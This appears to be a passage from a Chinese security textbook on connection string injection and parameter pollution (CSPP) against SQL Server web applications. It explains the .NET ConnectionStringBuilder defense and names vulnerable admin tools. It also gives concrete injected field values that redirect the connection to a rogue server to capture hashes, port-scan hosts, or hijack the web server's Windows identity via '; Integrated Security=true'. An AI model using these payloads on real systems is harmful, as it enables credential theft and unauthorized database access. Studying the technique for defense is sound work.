大多数情况下，程序开发者会选择使用唯一用户来连接数据库。从数据库角度来看，此类数据库用户代表整个应用程序。使用此类连接，Web 应用程序会查询其实现存储的实体身份表，确认用户连接的合法性。Web 应用程序由单一数据库用户标识，故它不可能做到数据库不同对象的颗粒度访问或者跟踪 Web 应用程序的每个用户动作。若攻击者能够利用程序中的某个漏洞访问数据库，则整个数据库将全部暴露。这种体系架构非常常见，大量的内容管理系统使用此架构，如比较优秀的 CMS 系统：Joomla!、Mambo 等。通常，攻击者的目的是从数据库用户表中获取访问特定应用的用户身份。

另一种认证方式即将认证交给数据库引擎。故连接字符串不需要包含一套固定的身份实体，而是由应用程序用户输入用户身份，然后由数据库引擎来检验，例如当用户使用指定的登录名和密码从不可信连接进行连接时，SQL Server 将检查是否已设置 SQL Server 登录账户，以及指定的密码是否与以前记录的密码匹配，自行进行身份验证。数据库管理程序总是使用这种代理认证方式，即连接访问某类应用的用户仅仅能访问并控制该用户权限内的对象。在这个架构下，则可实现用户级的权限控制，并在数据库中跟踪用户执行的任何动作。图 1 和图 2 分别为上面两种结构的简要描述。




图 1　Web 应用程序认证通用架构




图 2　Web 应用程序代理认证架构

连接字符串注入

在代理认证环境下，当使用动态字符串串联根据用户输入生成连接字符串时，可能发生连接字符串注入式攻击。如果未验证字符串并且未转义恶意文本或字符，则攻击者可能会访问服务器上的敏感数据或其他资源。连接字符串注入攻击技术允许攻击者使用分号在已有的连接字符串末尾附加一个或多个参数值。使用用户名和密码的连接字符串与指定数据库建立连接时，攻击者可输入"pwd; Encryption=off"字符串来避免加密系统，当此连接字符串填充好后，相应的加密值将被添加到事先配置好的参数对中。比如：

```
Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd; Encryption=off
```

1. 在.NET 环境中构建连接字符串

Ryan 的论文《使用 SqlConnectionStringBuilder 抵御连接字符串注入攻击》给出了针对此类攻击的防御策略，微软在.NET 2.0 版本中引入了 ConnectionStringBuilder 类（连接字符串生成器类），程序员可使用基类 DbConnectionStringBuilder 创建一个安全连接字符串，或者针对不同的数据库访问接口使用不同的特殊类：SqlConnectionStringBuilder，OleDbConnectionStringBuilder 等。连接字符串生成器类旨在排除推测，防止出现语法错误和安全漏洞，对每个键/值对执行有效性检查，无效的键值对会引发异常。使用这些类创建一个连接字符串可有效防止此类注入攻击，然而并不是每个开发者或程序都会使用它们。

2. 连接字符串参数污染（CSPP）

参数污染技术用于覆写连接字符串中的各参数值。这种技术在 HTTP 环境中使用最为频繁，感兴趣的读者可参考 Carettoni L 的论文 *HTTP Parameter Pollution*（http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf）。在连接字符串参数上同样可引入参数污染攻击手法。

下面给出一个场景来解释这些攻击手法。一个 Web 应用程序通过运行在 Microsoft Windows Server 上的 IIS 来请求连接数据库时，应用程序用户创建一个如下所示的连接字符串：

```
Data source = SQL2005; initial catalog = db1; integrated security=no; user id=+'User_Value'+;
Password=+'Password_Value'+;
```

此时攻击者可在上面的连接字符串中增加一个参数并指定一个期望值，不管这个参数是否已经出现在此字符串中，或者这个参数的值已经创建。使用.NET 应用程序组件构建连接字符串时，系统会使用连接字符串中某参数最后出现时的参数值，即如果连接字符串中存在两个参数，其键值都是"Data Source"，则系统会使用最后一对中的键值。

（1）CSPP 攻击 1：Hash 值窃取

攻击者可伪造一个虚假的 SQL Server（Rogue_Server），并在其上安置一个 SQL Server 嗅探监听器，执行以下操作实现 CSPP 攻击：

```
User_Value: ; Data Source = Rogue_Server
Password_Value: ; Integrated Security = true
```

相应的，构造出一个完整的连接字符串：

```
Data source = SQL2005; initial catalog = db1; integrated security=no; user id=;Data Source=
RogueServer; Password=; Integrated Security=true;
```

连接字符串中参数"Data Source"和"Integrated Security"已经被覆盖了，故 SQL Server 本地驱动程序将使用后面出现的参数值，而忽略前面出现的"Data source = SQL2005"以及"integrated security=no"。此时应用程序将使用 Windows 上的实体，如系统用户或者一个应用程序池尝试连接 Rogue_Server。（注：通常情况下 Integrated Security 属性为 False，这意味着将禁用 Windows 身份验证。如果没有显式地把这个属性的值设置为 true，连接将使用 SQL Server 身份验证，此时连接字符串必须提供数据库用户 ID 和密码）。

可以利用 ASP.NET 企业管理器实现 CSPP 攻击。虽然这个工具已经被放弃了而且不再支持开源，但至今仍有部分公司、企业在通过 Web 接口使用它来管理 SQL Server 数据库。曾经的官方站点：aspnetenterprisemanager.com 如今也不再使用了，但仍然可以从 SourceForge 和 MyOpenSource 上获取到此工具，而且在很多论坛上它也被推荐为一个以 ASP.NET 编写的基于 Web 方式的企业管理器，且具备一定的查询分析器功能，类似于 PHPMyAdmin（一个以 PHP 为基础，以 Web-Base 方式架构在网站主机上的 MySQL 数据库的资料库管理工具）。

（2）CSPP 攻击 2：端口扫描

端口字段是连接字符串中的有效参数之一，攻击者可使用网络扫描工具对指定的服务器进行端口扫描，并尝试使用不同的端口连接服务器，获取服务器的错误返回消息。类似的连接字符串注入攻击手法如下：

```
Data source = SQL2005; initial catalog = db1;integrated security=no; user id=;Data Source=Target Server, Target Port; Password=; Integrated Security=true;
```

连接字符串忽视首个 Data Source，而尝试连接攻击者指定的目标服务器，此时攻击者就达到了目的：借助一个 Web 应用程序尝试连接目标服务器的各个不同端口，实现到目标主机的端口扫描，挖掘出目标服务器的开放端口。

（3）案例：myLittleAdmin 和 myLittleBackup 工具

myLittleAdmin 是基于 Web 的管理工具，使用它可通过 Web 浏览器管理众多数据库和服务器对象，包括新对象、屏幕快照、方案和证书；myLittleBackup 工具则是一个很好的备份和导入恢复 MS SQL 数据库的解决方案。这两款工具都是 myLittleTools 公司开发的商业软件，在抵御 CSPP 攻击上都存在一定的漏洞，如图 3 所示。




图 3　通过 www.google.com 的 80 端口与 Google 建立连接

由图 3 可知，当端口处于监听状态或已经打开时，则返回的错误消息内容为：没有任何 SQL Server 监听此端口，但 TCP 连接已经建立。当使用一个未开放的端口尝试连接 Google 服务器时，则返回的错误消息又不相同，内容如图 4 所示。




图 4　尝试使用 Google 未开放的端口连接 Google 服务器

显然，根据目标服务器返回的错误消息，可判断当前连接的端口是否开启，攻击者借助上面的两个工具即可实现对感兴趣的任意服务器的端口扫描。当然，这种技术也可挖掘出 DMZ 区内部的服务器是否存在。

（4）CSPP 攻击 3：劫持 Web 实体身份

攻击者尝试使用 Web 应用程序的系统账户连接数据库，相应的连接字符串注入手法为：

```
Data source = SQL2005; initial catalog = db1;integrated security=no;
user id=;Data Source=Target Server, Target Port; Password=; Integrated
Security=true;
```

连接字符串中“Integrated Security”参数被覆盖为 ture，即系统将会尝试使用系统账户连接数据库，此账户即 Web 服务器上 Web 应用程序使用的账户（注：一般情况下，当 Integrated Security 设置为 false 时，将在连接中指定用户 ID 和密码。若为 true 时，将使用当前的 Windows 账户凭据进行身份验证。）

案例一：Web 版 SQL Server 管理器

微软开发了一款基于 Web 访问方式的 SQL Server 数据库管理器，这是一个免费的开源工具。可从 http://www.microsoft.com/downloads/details.aspx?FamilyID=c039a798-c57a-419e-acbcz-2a332cb7f959&displaylang=en 下载到 2004 年微软发布的一个版本；2007 年发布的最新版本读者可以在 Codeplex 站点获取（http://sqlwebadmin.codeplex.com/）。此工具的目的在于协助远程管理和数据库维护。Codeplex 站点上提供的版本对 CCSP 攻击是完全免疫的，因为它只支持 ConnectionStringBuilder 类动态地创建连接字符串；然而在微软站点上发布的 2004 年版本则存在 CSPP 攻击漏洞。图 5 展示了使用 CCSP 攻击成功访问系统，在密码输入框中输入“; integrated Security=true”，攻击者可成功登录到数据库管理界面，对系统进行管理。




图 5　利用 Web 版管理器劫持 Web 实体身份

案例二：myLittleAdmin 和 myLittleBackup 工具

使用 mylittleAdmin 和 myLittlebackup 工具可以检验连接字符串是否成功访问到系统。图 6 清晰地给出了参数污染注入攻击的手法。




图 6　参数污染注入攻击

由图 6 可知，连接字符串中首个参数“Data Source”已经被“User ID”参数后的“Data Source”参数值所覆盖，即连接字符串会使用“localhost”作为数据源参数值。同样，“Integrated Security”参数值也由“false”替换为“true”，此时连接字符串中不再需要指定用户名和密码，而使用运行 Web 应用程序的系统账户访问服务器。这种攻击手法在 ASP.NET 企业管理器最新版本上同样有效，如图 7 所示。




图 7　ASP.NET 企业管理器登录域实施 CSPP 攻击

小　结

